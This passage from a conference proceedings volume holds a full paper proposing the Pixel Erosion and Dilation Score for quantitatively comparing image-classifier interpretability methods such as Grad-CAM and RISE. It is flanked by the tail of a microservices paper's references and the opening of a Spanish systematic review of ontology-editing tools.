3. A. Randal, "The ideal versus the real: Revisiting the history of virtual machines and containers," *ACM Comput. Surv.*, vol. 53, feb 2020.
4. M. Villamizar, O. Garcés, L. Ochoa, H. Castro, L. Salamanca, M. Verano, R. Casallas, S. Gil, C. Valencia, A. Zambrano, and M. Lang, "Cost comparison of running web applications in the cloud using monolithic, microservice, and aws lambda architectures," *Serv. Oriented Comput. Appl.*, vol. 11, p. 233–247, jun 2017.
5. Y. Zhang, D. Meisner, J. Mars, and L. Tang, "Treadmill: Attributing the source of tail latency through precise load testing and statistical inference," in *2016 ACM/IEEE 43rd Annual International Symposium on Computer Architecture (ISCA)*, pp. 456–468, 2016.
6. P. Kang and P. Lama, "Robust resource scaling of containerized microservices with probabilistic machine learning," in *2020 IEEE/ACM 13th International Conference on Utility and Cloud Computing (UCC)*, pp. 122–131, 2020.
7. H. Mohamed and O. El-Gayar, "End-to-end latency prediction of microservices workflow on kubernetes: A comparative evaluation of machine learning models and resource metrics," in *54th Hawaii International Conference on System Sciences*, pp. 1717–1726, 2021.
8. D. Fireman, *Improving tail latency of interactive cloud microservices through management of background tasks*. PhD thesis, Universidade Federal de Campina Grande. Brasil, July 2021.
9. I. Pelle, J. Czentye, J. Dóka, and B. Sonkoly, "Towards latency sensitive cloud native applications: A performance study on aws," in *2019 IEEE 12th International Conference on Cloud Computing (CLOUD)*, pp. 272–280, 2019.
10. Google, "Online Boutique." https://github.com/GoogleCloudPlatform/microservices-demo, 2022. Accedido el 7 de diciembre de 2022.
11. M. Awiszus and B. Rosenhahn, "Markov chain neural networks," in *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition Workshops*, pp. 2180–2187, 2018.
12. H. Zhou, S. Zhang, J. Peng, S. Zhang, J. Li, H. Xiong, and W. Zhang, "Informer: Beyond Efficient Transformer for Long Sequence Time-Series Forecasting," Mar. 2021. arXiv:2012.07436 [cs].

Quantitative Evaluation of White & Black Box Interpretability Methods for Image Classification

Oscar Stanchi[1,3][0000−0003−0294−2053], Franco Ronchetti[1,2][0000−0003−3173−1327], Pedro Dal Bianco[1,4][0000−0001−7197−8602], Gastón Rios[1,4][0000−0003−0252−7036], Waldo Hasperué[1,2][0000−0002−9950−1563], Domènec Puig[5][0000−0002−0562−4205], Hatem Rashwan[5][0000−0001−5421−1637], and Facundo Quiroga[1,2][0000−0003−4495−4327]

[1] Instituto de Investigación en Informática LIDI - Universidad Nacional de La Plata, La Plata, Argentina
[2] Comisión de Investigaciones Científicas de la Pcia. de Bs. As. (CIC-PBA), La Plata, Argentina
[3] Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET), La Plata, Argentina
[4] Universidad Nacional de La Plata (UNLP), La Plata, Argentina
[5] Department of Computer Engineering and Mathematics - Universitat Rovira i Virgili, Tarragona, España

✉ ostanchi@lidi.info.unlp.edu.ar

Abstract. The field of interpretability in Deep Learning faces significant challenges due to the lack of standard metrics for systematically evaluating and comparing interpretability methods. The absence of quantifiable measures impedes practitioners ability to select the most suitable methods and models for their specific tasks. To address this issue, we propose the Pixel Erosion and Dilation Score, a novel metric designed to assess the robustness of model explanations. Our approach involves applying iterative erosion and dilation processes to heatmaps generated by various interpretability methods, thereby using them to hide and show the important regions of a image to the network, allowing for a coherent and interpretable evaluation of model decision-making processes. We conduct quantitative ablation tests using our metric on the ImageNet dataset with both VGG16 and ResNet18 models. The results reveal that our new measure provides a numerical and intuitive means for comparing interpretability methods and models, facilitating more informed decision-making for practitioners.

Keywords: Ablation · Black Box · Computer Vision · Deep Learning · Interpretability · Quantitative Measure · White Box.

1 Introduction

Deep Learning models are frequently perceived as black boxes due to their intricate structures and limited interpretability [6]. This challenge, though not new

[17], has recently garnered widespread attention from various sectors, including researchers and policymakers [18,13]. Nonetheless, the importance of making these models interpretable is increasingly recognized, with ongoing research dedicated to elucidating the reasoning behind their outputs [6,4]. Gaining this understanding is essential for build trust among users and stakeholders [11].

Feature attribution methods aim to assign an importance value to each feature based on its contribution to the prediction. These methods are arguably the most extensively studied and benchmarked within interpretable Deep Learning, as seen in [2,12]. Commonly, these methods generate importance maps, which serve as visualization tools to highlight critical regions within an input image that influence the model's decisions. These maps are typically presented as heatmaps [15]. Nevertheless, these maps do not clarify how the model uses this relevant information for its predictions [12]. Deep Learning models with similar accuracy can produce vastly different attribution maps [19,21].

However, interpretability is fundamentally a subjective issue [9,12]. Explanations are context-dependent and the perceived quality of an explanation is influenced by the backgrounds of both the provider and the receiver, as well as the type of information that interests the receiver [8]. Most interpretability research uses qualitative measures that complicate cross-study comparisons [16,12]. Also, a common assumption among authors [7,20] is that the explanations being evaluated are true, as discussing a false explanation would be meaningless from an epistemological standpoint.

Yet another issue in this field is that determining how different methods can be systematically compared remains uncertain without relying on qualitative evaluations or user-studies. Hence, the absence of standard metrics for evaluating interpretability quality poses challenges for practitioners selecting among various interpretability methods and Deep Learning models [13]. Evaluating, validating, comparing, and improving these aspects require quantifiable metrics [13,1,5]. Therefore, utilizing quantitative indicators can assist practitioners in choosing the most suitable method for their specific tasks [9]. These are preferable due to their numerical nature, as they provide an intuitive means of comparing different explanations through proxy metrics [3]. The absence of measures in this field will hinder efficient development in the field, ultimately impeding its rapid growth [9,13]. In Figure 1, we illustrate various interpretability methods that generate heatmaps for an image, highlighting the challenge of determining the most appropriate approach.

Explanations must be robust, sensitive to both model and data, and consistent. The robustness of attribution maps from different methods cannot be judged solely through qualitative means. Thus, careful evaluation by quantitative metrics of post-hoc explanations is necessary before they can be integrated into critical workflows [12]. Various metrics and evaluation strategies have been proposed to address the absence of ground truth for explanations, but it is impossible to devise quantitative metrics applicable to all interpretability methods [22].

Previous works have discussed current approaches to measuring and comparing the interpretability of different methods. Several authors have focused on specific




Fig. 1: Illustration of interpretability methods for an image classified as an American Coot using a ResNet18 architecture. Each column demonstrates a different interpretability method (except for the first, which shows the original image): $\bar{A}_k$ average activations from the last convolutional layer, GradCAM, Occlusion, RISE, and CB-RISE [15,12].

metrics for high-risk systems, such as clinical workflows, to address the actual limitations of this field [12].

In a more general context, there are studies like Petsiuk et al. [10], Wilson et al. [14], Schmidt et al. [13], and Nguyen et al. [9] that contribute to this discussion by providing quantitative assessments and methodologies for evaluating interpretability across various domains. Petsiuk et al. [10] proposed Causal Metrics for Explanations, specifically the *deletion* and *insertion* metrics. These metrics automatically evaluate explanations by measuring changes in the model's predicted probability when important pixels are removed or introduced. The deletion metric measures the decrease in probability as important pixels are removed, while the insertion metric measures the increase in probability as important pixels are added.

In this article, we propose the metric **Pixel Erosion and Dilation Score** (PE/DS), which evaluates the robustness of model explanations through iterative *erosion* and *dilation* processes applied to the heatmaps generated by interpretability methods. The core idea of our approach is to assess how the model's predictions change as we progressively remove or add relevant pixels identified by the heatmap.

The metric proposed in [10] aligns closely with the approach we propose, as they provide an objective evaluation free from human bias and more accurately reflect the model's decision-making process. Our method, however, uses morphological erosion and dilation, which offers a more structured approach compared to Petsiuk's previous method. In the prior approach, the heatmap is flattened into a one-dimensional array and sorted by pixel importance. Then, pixels are sequentially occluded based on their importance, starting with the most significant ones. By using morphological operations, our method maintains the spatial structure of the heatmap, leading to a more coherent and interpretable evaluation of the model's decision-making process.

This manuscript is organized as follows. Section 1 introduces the topic and reviews related work, highlighting the research motivation and objectives. Section 2 provides a comprehensive description of our proposed metric, including a detailed

explanation of its operation. In Section 3, we present the experimental setup and the quantitative and aggregated results used to evaluate the interpretability of different architectures. The paper concludes in Section 4, where we summarize our findings and propose directions for future research.

2 Pixel Erosion and Dilation Score (PE/DS)

The **PE/DS** measure tests the robustness of model explanations by applying iterative morphological erosion and dilation to heatmaps, evaluating how model predictions change as relevant pixels are added or removed.

The **erosion** process begins by applying a threshold to the heatmap to create a binary mask, highlighting the most relevant pixels. This mask is then iteratively eroded, reducing the number of white pixels (relevant areas) until the specified fraction of remaining pixels is reached. At each iteration, we calculate the model's output by doing element-wise multiplication with the original image and the current eroded mask. This allows us to record the model's response to the eroded heatmap at each step, capturing the relationship between the number of relevant pixels and the model's output. The erosion process is illustrated in Figure 2.




Fig. 2: Erosion process applied to the heatmap. The figure displays the initial heatmap, the resulting binary mask after the threshold is applied, and the effect of iterative erosion on the mask, along with the model's response as the number of relevant pixels decreases.

Similarly, the **dilation** process starts with the binary mask and iteratively adds pixels until the desired fraction of white pixels is achieved. The model's output is calculated at each step, providing a complementary perspective to the erosion process by observing how the inclusion of white pixels influences the model's predictions.

This new metric quantifies the changes in model output by plotting the model's prediction against the fraction of white pixels. The area under the curve

(AUC) is calculated as an aggregation metric, summarizing the overall change in model output across the erosion and dilation processes. The calculation of the AUC is relative to the curve, allowing comparison of which method causes a more rapid decline or increase in the curve. For the erosion process, a sharp decline in the probability curve, resulting in a lower AUC, indicates a more effective explanation, as it shows that removing relevant pixels significantly impacts the model's predictions. Conversely, a slower decrease in the AUC suggests a less impactful explanation. For the dilation process, the opposite is true. This comprehensive measure provides insight into how sensitive the model's predictions are to the inclusion or exclusion of key pixels, offering a robust evaluation of the explanation quality.

Therefore, the **PE/DS** metric not only ensures a more objective evaluation by removing human biases but also provides a detailed understanding of the impact of relevant pixels on the model's decision-making process.

Additionally, our approach is significantly more efficient; while the previous method [10] removes or adds pixels one by one, our morphological operations remove or add multiple pixels at each step. This results in fewer iterations and model inferences, enhancing computational efficiency. Although this may lead to a less smooth curve, the gain in efficiency is substantial, making the process faster and more scalable[6].

3 Experiments and Results

3.1 Experiments

For the quantitative evaluation using our automatic evaluation metric, we conducted an ablation test using 17 images from the ImageNet dataset. We tested two architectures: ResNet18, with 11,689,512 parameters, and VGG16, with 138,357,544 parameters. The images underwent preprocessing, including cropping to a size of 224×224, which is the standard input dimension for ImageNet. Additionally, we applied z-score normalization to the input images, using a mean of $[0.485, 0.456, 0.406]$ and a standard deviation of $[0.229, 0.224, 0.225]$. All experiments were conducted on an NVIDIA GTX 1060 GPU.

We evaluated the robustness of five interpretability methods: $\bar{A}_k$ average activations from the last convolutional layer, GradCAM, Occlusion, RISE, and CB-RISE. The following settings were used: for Grad-CAM, the last convolutional layer of both networks was utilized; for RISE, 2048 iterations (masks) were performed and we used a `initial_mask_size` of 4×4; and for CB-RISE, the parameters were `isotropic_sigma=10`, `patience=64`, `d_epsilon=3`, and `threshold=0.3`. The `threshold` parameter used for **PE/DS** was 0.5, and the algorithm stops either after a maximum of 100 iterations or when the desired amount of white pixels left (1%) is reached.

[6] The code for the **PE/DS** metric and the complete results from the testing can be found in the repository: https://github.com/indirivacua/peds-measure/tree/main

3.2 Quantitative Results

Figure 3 presents the results of the quantitative ablation test performed on 3 ImageNet images using both VGG16 and ResNet18 models. The top subfigures displays the erosion 3a and dilation 3b processes applied to heatmaps generated by VGG16, while the bottom subfigures shows the same processes (3c and 3d) applied to ResNet18. Each subfigure includes the input image and columns representing the five different interpretability methods selected. For each method, the corresponding **PE/DS** metric graph and AUC value are shown. The red line in each graph represents the percentage of white pixels (x-axis) and the model's accuracy (y-axis) when the thresholded heatmap is applied to the image during the **PE/DS** metric calculation. δ_s denotes the slope between the output with the original image and the output after applying the first threshold. This illustrates how the model's predictions change as key pixels are progressively removed or added.

Particularly for the results of RISE algorithm shown in Figure 3a:


- The heatmap generated for the Tibetan Terrier is considered effective. Once the pixels are removed with the threshold of 0.5, the accuracy decreases very slightly at first and then begins to drop sharply after a few iterations. This indicates that the important features for classification are well-concentrated.
- The heatmap generated for the Lion could be improved. When pixels are removed starting from the 0.5 threshold, it takes a considerable number of iterations before there is a noticeable reduction in accuracy. A heatmap more concentrated on the face of the Lion would be more effective in this case.
- The heatmap generated for the Black Swam is deemed ineffective. Immediately after applying the 0.5 threshold and blending it with the image, the accuracy significantly drops. This suggests that the heatmap does not accurately capture the critical features needed for classification.

These observations are not exclusive to the RISE method and can be extrapolated to the other interpretability methods as well. However, the AUC does not always reflect these nuances accurately, highlighting a known limitation and area for improvement in this metric.


Therefore, if the curve generated by the **PE/DS** metric drops quickly for the erosion process, it indicates that the generated importance map is poorer, as it removed pixels that were essential for classification. This is a critical insight provided by the **PE/DS** metric in evaluating the quality of heatmaps. For the dilation process, it is evident that this operation introduces a certain level of "noise" to the image by revealing more pixels to the model as the heatmap dilates. This is reflected in the resulting graph, which often exhibits small jumps and lacks smoothness, indicating the perturbation caused by the additional information being presented to the model.

3.3 Aggregation Results


Table 1 presents the aggregation mean of quantitative results of our ablation tests using our **PE/DS** metric on both VGG16 and ResNet18 architectures, evaluated




(a) Erosion process applied to the VGG16 generated heatmaps.



(b) Dilation process applied to the VGG16 generated heatmaps.



(c) Erosion process applied to the ResNet18 generated heatmaps.



(d) Dilation process applied to the ResNet18 generated heatmaps.

Fig. 3: Quantitative ablation test results using VGG16 and ResNet18 on 3 ImageNet images. The top subfigures shows erosion (a) and dilation (b) processes on VGG16 heatmaps, while the bottom subfigures displays erosion (c) and dilation (d) processes on ResNet18 heatmaps. Each subfigure shows the input image, followed by columns representing interpretability methods: $\bar{A}_k$ average activations from the last convolutional layer, GradCAM, Occlusion, RISE, and CB-RISE. The **PE**/**DS** metric and AUC value for each method are displayed.

Table 1: Averaged AUC scores for different interpretability methods applied to VGG16 and ResNet18 models. The table compares the effectiveness of white-box and black-box methods, with the iterations required for each method included. Higher Erosion AUC and lower Dilation AUC values indicate better interpretability.

Model	Method	Black-Box	Iterations	Erosion AUC ↑	Dilation AUC ↓
VGG16	Activations	X	1	0.694335	0.673663
	Grad-CAM	X	2	0.664539	0.672096
	Occlusion	✓	26	0.696151	0.666154
	RISE	✓	4096	**0.753361**	**0.558094**
	CB-RISE	✓	1566.12 (avg)	0.743734	0.587257
ResNet18	Activations	X	1	0.632872	**0.455677**
	Grad-CAM	X	2	**0.664206**	0.485391
	Occlusion	✓	26	0.570779	0.578191
	RISE	✓	4096	0.646453	0.461413
	CB-RISE	✓	1615.06 (avg)	0.653912	0.466274

with the aforementioned interpretability methods. The table includes the Erosion AUC and Dilation AUC mean scores for the 17 images from ImageNet, which indicate the effectiveness of each method in capturing the critical features of the input images.

The results demonstrate that ResNet18 is generally less interpretable compared to VGG16, as evidenced by lower Erosion AUC. For VGG16, the black-box method RISE comes out on top, followed by CB-RISE and Occlusion, with white-box methods such as Activations and Grad-CAM performing the least effectively. This highlights that the choice of interpretability method can greatly depend on the specific model being used, with black-box methods proving to be more effective in certain architectures like VGG16. For ResNet18, white-box methods such as Activations and Grad-CAM tend to perform slightly better than black-box methods like Occlusion, RISE, and CB-RISE. However, the differences in performance are not substantial.

White-box methods often yield better interpretability results for ResNet18, but they come with certain disadvantages. These methods require access to the internal workings of the model, which can limit their applicability and flexibility. In contrast, black-box methods, despite showing slightly lower interpretability scores, offer a more general approach that does not rely on model-specific information, making them more versatile for different neural network architectures.

4 Conclusions and Future Work

4.1 Conclusions

The challenges associated with the absence of standard metrics for evaluating interpretability quality in Deep Learning models are significant. This paper addresses these challenges by introducing the **Pixel Erosion and Dilation Score**

as a robust metric for evaluating model explanations. Through the application of iterative erosion and dilation processes on heatmaps generated by various interpretability methods, our **PE/DS** metric provides a quantifiable and intuitive means to assess the robustness of model predictions.

Our quantitative ablation tests demonstrate the efficacy of this approach. The results indicate that VGG16 generally exhibits higher interpretability compared to ResNet18, as evidenced by our **PE/DS** metric, that effectively highlights the quality of the heatmaps by indicating how well the important features are captured and concentrated.

The proposed **PE/DS** metric not only facilitates a more systematic comparison of interpretability methods but also aids practitioners in selecting the most suitable approach for their specific tasks. By offering a numerical and intuitive way to evaluate interpretability, our method contributes to the advancement and more efficient development of the field, ultimately fostering its rapid growth.

4.2 Future Work

An avenue for future research is enhance our **PE/DS** metric and its applicability. Firstly, integrating additional types of perturbations into the metric could offer more comprehensive evaluations. For instance, applying blurring techniques or altering color schemes could provide new insights into the robustness of model explanations. Another potential improvement is the automation of threshold selection for the **PE/DS** metric. Currently, a fixed threshold is used, but optimizing this threshold could lead to more accurate results. Additionally, it would be valuable to develop methods for comparing model explanations and to validate the proposed metric with human judgment [5]. Finally, we plan to systematically apply the **PE/DS** metric to a range of Deep Learning models to identify potential issues, such as overfitting.

References

1. Adadi, A., Berrada, M.: Peeking inside the black-box: a survey on explainable artificial intelligence (xai). IEEE access **6**, 52138–52160 (2018)
2. Ancona, M., Ceolini, E., Öztireli, C., Gross, M.: Towards better understanding of gradient-based attribution methods for deep neural networks. arXiv preprint arXiv:1711.06104 (2017)
3. Carvalho, D.V., Pereira, E.M., Cardoso, J.S.: Machine learning interpretability: A survey on methods and metrics. Electronics **8**(8), 832 (2019)
4. Doshi-Velez, F., Kim, B.: Towards a rigorous science of interpretable machine learning. arXiv preprint arXiv:1702.08608 (2017)
5. Hakkoum, H., Abnane, I., Idri, A.: Interpretability in the medical field: A systematic mapping and review study. Applied Soft Computing **117**, 108391 (2022)
6. Lipton, Z.C.: The mythos of model interpretability: In machine learning, the concept of interpretability is both important and slippery. Queue **16**(3), 31–57 (2018)
7. Lombrozo, T.: Explanatory preferences shape learning and inference. Trends in cognitive sciences **20**(10), 748–759 (2016)

8. Miller, T.: Explanation in artificial intelligence: Insights from the social sciences. Artificial intelligence **267**, 1–38 (2019)
9. Nguyen, A.p., Martínez, M.R.: On quantitative aspects of model interpretability. arXiv preprint arXiv:2007.07584 (2020)
10. Petsiuk, V., Das, A., Saenko, K.: Rise: Randomized input sampling for explanation of black-box models. In: Proceedings of the British Machine Vision Conference (BMVC) (2018)
11. Ribeiro, M.T., Singh, S., Guestrin, C.: " why should i trust you?" explaining the predictions of any classifier. In: Proceedings of the 22nd ACM SIGKDD international conference on knowledge discovery and data mining. pp. 1135–1144 (2016)
12. Salahuddin, Z., Woodruff, H.C., Chatterjee, A., Lambin, P.: Transparency of deep neural networks for medical image analysis: A review of interpretability methods. Computers in biology and medicine **140**, 105111 (2022)
13. Schmidt, P., Biessmann, F.: Quantifying interpretability and trust in machine learning systems. arXiv preprint arXiv:1901.08558 (2019)
14. Silva, W., Fernandes, K., Cardoso, M.J., Cardoso, J.S.: Towards complementary explanations using deep neural networks. In: Understanding and Interpreting Machine Learning in Medical Image Computing Applications: First International Workshops, MLCN 2018, DLF 2018, and iMIMIC 2018, Held in Conjunction with MICCAI 2018, Granada, Spain, September 16-20, 2018, Proceedings 1. pp. 133–140. Springer (2018)
15. Stanchi, O., Ronchetti, F., Dal Bianco, P., Rios, G., Ponte Ahon, S., Hasperué, W., Quiroga, F.: Cb-rise: Improving the rise interpretability method through convergence detection and blurred perturbations. In: Conference on Cloud Computing, Big Data & Emerging Topics. Springer (2024)
16. Strumbelj, E., Kononenko, I.: An efficient explanation of individual classifications using game theory. The Journal of Machine Learning Research **11**, 1–18 (2010)
17. Thagard, P.: Philosophical and computational models of explanation. Philosophical Studies: An International Journal for Philosophy in the Analytic Tradition **64**(1), 87–104 (1991)
18. Vishwanath, T., Kaufmann, D.: Toward transparency: New approaches and their application to financial markets. The World Bank Research Observer **16**(1), 41–57 (2001)
19. Yilmaz, E.B., Mader, A.O., Fricke, T., Peña, J., Glüer, C.C., Meyer, C.: Assessing attribution maps for explaining cnn-based vertebral fracture classifiers. In: Interpretable and Annotation-Efficient Learning for Medical Image Computing: Third International Workshop, iMIMIC 2020, Second International Workshop, MIL3ID 2020, and 5th International Workshop, LABELS 2020, Held in Conjunction with MICCAI 2020, Lima, Peru, October 4–8, 2020, Proceedings 3. pp. 3–12. Springer (2020)
20. Ylikoski, P., Kuorikoski, J.: Dissecting explanatory power. Philosophical studies **148**, 201–219 (2010)
21. Young, K., Booth, G., Simpson, B., Dutton, R., Shrapnel, S.: Deep neural network or dermatologist? In: Interpretability of Machine Intelligence in Medical Image Computing and Multimodal Learning for Clinical Decision Support: Second International Workshop, iMIMIC 2019, and 9th International Workshop, ML-CDS 2019, Held in Conjunction with MICCAI 2019, Shenzhen, China, October 17, 2019, Proceedings 9. pp. 48–55. Springer (2019)
22. Zhou, J., Gandomi, A.H., Chen, F., Holzinger, A.: Evaluating the quality of machine learning explanations: A survey on methods and metrics. Electronics **10**(5), 593 (2021)

Revisión Sistemática de Literatura sobre Herramientas Ontológicas para Representar Conocimientos

Jair Hernandez[1], Cinthia Vegega[1], María F. Pollo-Cattaneo[1]

[1] Programa de Especialización en Ingeniería en Sistemas de Información
Grupo GEMIS – GEMIS.BA Universidad Tecnológica Nacional, Facultad Regional Buenos Aires Argentina
{jair0165, cinthia.vegega, flo.pollo}@gmail.com

Resumen. Las ontologías proporcionan un marco formal para modelar conceptos, relaciones y reglas del dominio, permitiendo de esta forma la representación del conocimiento en el marco de los Sistemas Inteligentes. Para poder modelar dicho conocimiento es necesario contar con herramientas que permitan crear, editar y gestionar ontologías. En este contexto, el presente trabajo explora los factores, criterios y características en relación con las herramientas para la creación de ontologías. Este proceso se realiza mediante una revisión sistemática de la literatura que brinda una visión actualizada de los editores disponibles. Además, se identifican las limitaciones y restricciones existentes, así como las mejores prácticas que se promueven.

Palabras Clave: Ontologías, Representación del Conocimiento, Sistemas Inteligentes, Revisión Sistemática de Literatura.

1 Introducción

La Ingeniería del Conocimiento [1] es una disciplina que se encuentra vinculada con la Inteligencia Artificial y se orienta a la construcción de Sistemas Inteligentes, los cuales son artefactos que presentan algún comportamiento inteligente en el sentido humano. Dentro de los Sistemas Inteligentes se encuentran los Sistemas Basados en Conocimientos cuya fuente de conocimiento puede provenir de los datos o del conocimiento del dominio. Las ontologías actualmente desempeñan un papel fundamental en la representación del conocimiento, al proporcionar un marco formal para modelar conceptos, relaciones y reglas dentro de un dominio [2]. A medida que los proyectos de modelado de conocimiento se vuelven más complejos, es crucial contar con herramientas efectivas para crear, editar y gestionar ontologías [3]. En cierto modo, la elección de una herramienta adecuada puede ser un desafío, ya que implica considerar múltiples factores, como la usabilidad, visualización, colaboración, extensibilidad, facilidad de uso y la verificación de consistencia.
Las ontologías y la representación del conocimiento actualmente tienen mayor relevancia en diversos campos, como la inteligencia artificial, la gestión de datos y la

interoperabilidad de sistemas, entre otros. Por consiguiente, es crucial disponer de información confiable y exhaustiva sobre las opciones tecnológicas disponibles [3].
Teniendo en cuenta esta situación, la motivación principal para realizar esta investigación radica en la necesidad de contar con una comprensión profunda y actualizada de las herramientas disponibles para el desarrollo de ontologías. Dado que no existe un conjunto de criterios o guías ampliamente aceptadas para evaluar y comparar las herramientas ontológicas [4], esta falta de estandarización dificulta la toma de decisiones informada al seleccionar una herramienta.
Por ello, se opta por realizar una revisión sistemática de literatura en lugar de un mapeo sistemático de literatura, ya que esta metodología se fundamenta en la necesidad de un análisis profundo y detallado del tema abordado. Como se señala en [5], "una revisión sistemática apunta a sintetizar la evidencia relacionada con una pregunta de investigación específica de una manera imparcial y exhaustiva". Esta metodología rigurosa permite responder preguntas de investigación bien definidas, como las planteadas en este trabajo. En contraste, un mapeo sistemático se enfoca en proporcionar un panorama general de un área de investigación, sin profundizar en detalles particulares ni sintetizar evidencias de manera exhaustiva, lo cual no cumple con los objetivos establecidos para este estudio.
En este contexto, el artículo se presenta con la siguiente estructura: en la sección 2 se describe la metodología empleada para llevar a cabo la revisión; la sección 3 expone la síntesis y hallazgos de la revisión que permite dar respuesta a las preguntas de investigación y por último, en la sección 4 se presentan las conclusiones.

2 Metodología

Para llevar a cabo esta sección, se sigue un enfoque sistemático con las siguientes etapas clave: formulación de las preguntas de investigación (sección 2.1), establecimiento de criterios de elegibilidad (sección 2.2), diseño de la estrategia de búsqueda en bases de datos (sección 2.3), filtrado de estudios (sección 2.4), extracción de datos relevantes (sección 2.5) y síntesis de los resultados mediante métodos cualitativos o cuantitativos. La presentación de los hallazgos se describe en la siguiente etapa del estudio. Este abordaje permite obtener una visión completa y evidenciar los resultados sobre las herramientas para el desarrollo de ontologías.

2.1 Preguntas de Investigación

En el estudio, se plantean cuatro preguntas de investigación presentadas en la Tabla 1, las cuales se definen para la revisión sistemática de la literatura junto con su respectiva motivación. La formulación de estas preguntas determina el enfoque y el propósito de la revisión.

Tabla 1. Preguntas de Investigación

RQ	Preguntas	Motivación
RQ1	¿Cuáles son los editores más indicados por los autores para la creación de ontologías?	Al comprender qué editores están a la vanguardia de estas tendencias, se puede impulsar el progreso en la creación y gestión de ontologías.
RQ2	¿Cuáles son los factores o criterios considerados en la literatura para herramientas de creación de Ontologías?	Identificar y determinar los factores o criterios a tener en cuenta por los usuarios al optar por una de las herramientas para crear ontologías.
RQ3	¿Qué limitaciones y restricciones presentan los editores de ontologías?	Determinar si las capacidades actuales de las herramientas ontológicas cumplen con las necesidades y complejidades que poseen los proyectos de modelado de conocimiento en el mundo real.
RQ4	¿Cuáles editores de ontología promueven las mejores prácticas?	Investigar cuáles son las herramientas que actualmente promueven las mejores prácticas que permitirán orientar tanto a futuros usuarios como a los mismos desarrolladores de soluciones ontológicas.

2.2 Criterios de inclusión y exclusión

Para establecer los criterios de inclusión y exclusión que se mencionan en la Tabla 2, en primer lugar, es necesario identificar los aspectos clave relacionados con las preguntas de investigación, como las características de la población de interés, los tipos de intervención o exposición, los desenlaces o resultados relevantes, y cualquier otra consideración importante [6].

Tabla 2. Criterios de inclusión y exclusión

Criterio	Inclusión	Exclusión
Período de tiempo	Datos publicados o recopilados entre 2016 y 2023	Datos publicados o recopilados antes del 2016
Idioma	Español e inglés	Otros idiomas
Fuentes de datos	Datos de fuentes de confianza y autoridad como revistas científicas indexadas, base de datos académicos reconocidos o informes gubernamentales	Datos de fuentes que no sean consideradas de confianza o no estén respaldadas por autoridades reconocidas, como revistas no indexadas o sitios web no verificados
Datos relevantes	Estudios o investigaciones sobre las herramientas de creación de ontologías	Descartar estudios o investigaciones que no proporcionan datos necesarios para abordar el tema de la investigación
